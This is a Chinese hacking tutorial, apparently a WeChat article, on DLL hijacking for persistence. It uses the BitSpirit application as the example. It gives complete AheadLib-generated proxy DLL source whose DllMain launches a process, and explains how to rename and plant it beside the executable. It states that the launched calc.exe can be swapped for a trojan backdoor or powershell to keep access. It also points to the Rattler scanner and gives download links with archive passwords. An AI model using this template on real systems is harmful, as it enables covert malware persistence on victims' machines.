干货 |

如何快速完成DLL劫持,实现权限维持,重启上线

HACK学习 HACK学习呀


2021-01-24原文

需要用到的工具以及应用

白文件-也就是被劫持的应用程序

AheadLib

VS2019




白文件-需要被劫持的应用

这里以比特精灵为例



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双击运行AheadLib.exe,如果选择了dll,但是AheadLib.exe报错就需要运行AheadLib x64.exe来生成,最后生成修改后的dll也需要生成x64位的



点生成就会生成一个.cpp文件



BSOPLib9.cpp的代码内容如下

```
///////
// 头文件
#include <Windows.h>
///////
///////
// 导出函数
#pragma comment(linker,
"/EXPORT:BO GetMemory=BSOPLib9Org.BO GetMemory,@1")
#pragma comment(linker,
"/EXPORT:BO FreeMemory=BSOPLib9Org.BO FreeMemory,@2")
#pragma comment(linker,
"/EXPORT:BO Adler32=BSOPLib9Org.BO Adler32,@3")
#pragma comment(linker,
"/EXPORT:BO CRC32=BSOPLib9Org.BO CRC32,@4")
#pragma comment(linker,
"/EXPORT:BO_SHA1Reset=BSOPLib9Org.BO_SHA1Reset,@5")
```

```
#pragma comment(linker,
"/EXPORT:BO SHA1Input=BSOPLib9Org.BO SHA1Input,@6")
#pragma comment(linker,
"/EXPORT:BO SHA1Result=BSOPLib9Org.BO SHA1Result,@7")
#pragma comment(linker,
"/EXPORT:BO SHA1Simple=BSOPLib9Org.BO SHA1Simple,@8")
#pragma comment(linker,
"/EXPORT:BO MD5=BSOPLib9Org.BO MD5,@9")
#pragma comment(linker,
"/EXPORT:BO RC4PrepareKey=BSOPLib9Org.BO RC4PrepareKey,@
10")
#pragma comment(linker,
"/EXPORT:BO RC4=BSOPLib9Org.BO RC4,@11")
///////
///////
// 入口函数
BOOL WINAPI DllMain(HMODULE hModule, DWORD dwReason,
PVOID pvReserved)
{
if (dwReason == DLL PROCESS ATTACH)
```


```
{
    DisableThreadLibraryCalls(hModule);
}
else if (dwReason == DLL_PROCESS_DETACH)
{
  }
return TRUE;
}
接下来打开宇宙第一IDE
```

VS2019


创建一个动态链接库项目



然后设置路径以及名称



复制BSOPLib9.cpp到dllmain.cpp



选择发行版本和位数-

(x86或者x64,这就要看你前面用的是AheadLib.exe还是AheadLib_x64.e xe来生成的)

PS:如果是 64 位的 DLL 需要在项目中添加之前生成的 .obj 文件


```
★ 文件(P) 编辑(E) 视图(Y) 项目(P) 生成(B) 调试(D) 测试(S) 分析(N) 工具(T) 扩展(X) 窗口(W) 帮助(H) 搜索(Ctrl+Q)
                                                         - ▶ 本地 Windows 调试器 - 🎜 🙆 🍦 🔚 🖺 🖫 🦎 🤺 🗎
                                                               (全局范围)
            PROCESS_INFORMATION pi:
CreateProcess(TEXT("C:\\Windows\\System32\\calc.exe"), NULL, NULL, NULL, false, 0, NULL, NULL, &si, &pi):
                  eason == DLL_PROCESS_ATTACH)
               DisableThreadLibraryCalls(hModule)
                if (dwReason == DLL PROCESS DETACH)
                                                                                                                     😘 HACK学习呀
```

dllmain.cpp如下

```
// dllmain.cpp : 定义 DLL 应用程序的入口点。
#include "pch.h"
#include <Windows.h>
// 导出函数
#pragma comment(linker,
"/EXPORT:BO_GetMemory=BSOPLib9Org.BO_GetMemory,@1")
#pragma comment(linker,
"/EXPORT:BO_FreeMemory=BSOPLib9Org.BO_FreeMemory,@2")
#pragma comment(linker,
"/EXPORT:BO_Adler32=BSOPLib9Org.BO_Adler32,@3")
#pragma comment(linker,
"/EXPORT:BO_CRC32=BSOPLib9Org.BO_CRC32,@4")
```

```
#pragma comment(linker,
"/EXPORT:BO SHA1Reset=BSOPLib9Org.BO SHA1Reset,@5")
#pragma comment(linker,
"/EXPORT:BO SHA1Input=BSOPLib9Org.BO SHA1Input,@6")
#pragma comment(linker,
"/EXPORT:BO_SHA1Result=BSOPLib9Org.BO_SHA1Result,@7")
#pragma comment(linker,
"/EXPORT:BO SHA1Simple=BSOPLib9Org.BO SHA1Simple,@8")
#pragma comment(linker, "/EXPORT:BO MD5=BSOPLib9Org.BO MD5,@9")
#pragma comment(linker,
"/EXPORT:BO_RC4PrepareKey=BSOPLib9Org.BO_RC4PrepareKey,@10")
#pragma comment(linker, "/EXPORT:BO RC4=BSOPLib9Org.BO RC4,@11")
// 入口函数
BOOL WINAPI DllMain(HMODULE hModule, DWORD dwReason, PVOID
pvReserved)
{
 STARTUPINFO si = { sizeof(si) };
 PROCESS INFORMATION pi;
```

```
CreateProcess(TEXT("C:\\Windows\\System32\\calc.exe"), NULL,
NULL, NULL, false, 0, NULL, NULL, &si, &pi);
//调用计算器应用程序,也可以自定义你需要的应用,注意路径需要\\来表示
if (dwReason == DLL_PROCESS_ATTACH)
 {
   DisableThreadLibraryCalls(hModule);
 }
else if (dwReason == DLL_PROCESS_DETACH)
 {
 }
return TRUE;
}
注意: 我们在入口函数中相较于BSOPLib9.cpp, 多加了3行代码, 用来启
动讲程
calc.exe可以替换你需要调用的木马后门以及powershell等等,自行发挥
即可,继而完成权限维持
STARTUPINFO si = { sizeof(si) };
PROCESS_INFORMATION pi;
CreateProcess(TEXT("C:\\Windows\\System32\\calc.exe"), NULL, NUL
L, NULL, false, 0, NULL, NULL, &si, &pi);
然后点击-生成-生成dll即可
```




复制dll到被劫持的应用程序目录下



然后重新命名dll.dll为BSOPLib9.dll,原来的BSOPLib9.dll需要重新命名为BSOPLib9Org.dll

| 名称 | 修改日期 | 类型 | 大小 |
|-----------------|------------------|--------|------------------|
| BitSpirit.exe | 2010-12-29 0:41 | 应用程序 | 3,570 KB |
| BSOPLib9.dll | 2021-01-24 13:26 | 应用程序扩展 | 9 KB |
| BSOPLib9Org.dll | 2010-10-11 22:37 | 应用程序扩展 | 58 KB HACK学习呀 |

然后双击运行就会调用我们在代码里面写好的调用calc.exe计算器




成功完成DLL劫持工作,你学会了吗?


如何查找可能存在劫持的DLL

1、一般来说,我们可以使用ProcessExplorer、ProcessMonitor,再结合者注 册表KnownDLLs即可分析,可能存在DLL劫持的漏洞。

ProcessExplorer:



ProcessMonitor:



2、当然,也存在懒的方法,比如使用 Rattler_x64.exe 这个工具。


```
C:\Windows\System32\cmd.exe - Rattler_x64.exe "D:\Firefox\firefox\firefox.exe" 1
                                                                                                                                     rosoft Windows [版本 10.0.17763.557]
2018 Microsoft Corporation。保留所有权利。
  提权工具包\8_权限维持相关工具\rattler>Rattler_x64.exe "D:\Firefox\firefox\firefox.exe" 1
   版 A. 上共也、人文 M R 第 17 行行大 上 共 \ rattler / Rattler _ X04. ex RATTLER TARGET APPLICATION: D:\Firefox\firefox\firefox.exe STARTING UP...
TARGET PROCESS ID: 12908
   IMPLEMENTING EXECUTABLE TEST
                                      STEM32\ntdll.dllerror: FAILED COPYING, WINDOWS ERROR CODE-> 2
-] ERROR: EXECUTABLE TEST COULD NOT DELETE FILE: d:\firefox\firefox\ntd11.d11, ERROR CODE: 2
    TARGETING DLL-> C:\WINDOWS\System32\wow64.dllERROR: FAILED COPYING, WINDOWS ERROR CODE-> 2
-] ERROR: EXECUTABLE TEST COULD NOT DELETE FILE: d:\firefox\firefox\wow64.dll, ERROR CODE: 2
    TARGETING DLL-> C:\WINDOWS\System32\wow64win.dllERROR: FAILED COPYING, WINDOWS ERROR CODE-> 2
-] ERROR:EXECUTABLE TEST COULD NOT DELETE FILE: d:\firefox\firefox\wow64win.dll, ERROR CODE: 2
   {\tt TARGETING\ DLL->\ C:\WINDOWS\setminus System 32 \setminus wow 64cpu.\ dllerror:\ FAILED\ COPYING,\ WINDOWS\ ERROR\ CODE->\ 2}
*] TARGET DLL IS NOT VULNERABLE TO EXECUTABLE TEST
-] ERROR: EXECUTABLE TEST COULD NOT DELETE FILE: d:\firefox\firefox\www64cpu.dll, ERROR CODE: 2
+] EXECUTABLE TEST TOTAL DLL'S IDENTIFIED: 4
+] EXECUTABLE TEST TOTAL VULN COUNT: 0
青按任意键继续. . .
                                                                                                                 Mack学习呀
```

注:使用该工具,测试软件路径不能有中文。来源:https://github.com/sensepost/rattler

Tips:

1.如果是目标机器运行者需要劫持的应用程序,需要先kill进程,然后上传需要替换的劫持dll以及源dll,才能完成替换

2.最后给大家送几个白文件的





AheadLib下载地址:

链接:

https://pan.baidu.com/s/1scctQb4JlHXW2x6r5ouRqw

提取码: bv64

解压密码: hacker1961

rattler下载地址:

链接:

https://pan.baidu.com/s/1G0rmf5Qq6P3d9bVU4MwbqA

提取码: Okhg

解压密码: hacker1961




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科普 | DLL劫持原理与实践

如何查看exe或dll调用了什么dll呢

点赞, 转发, 在看



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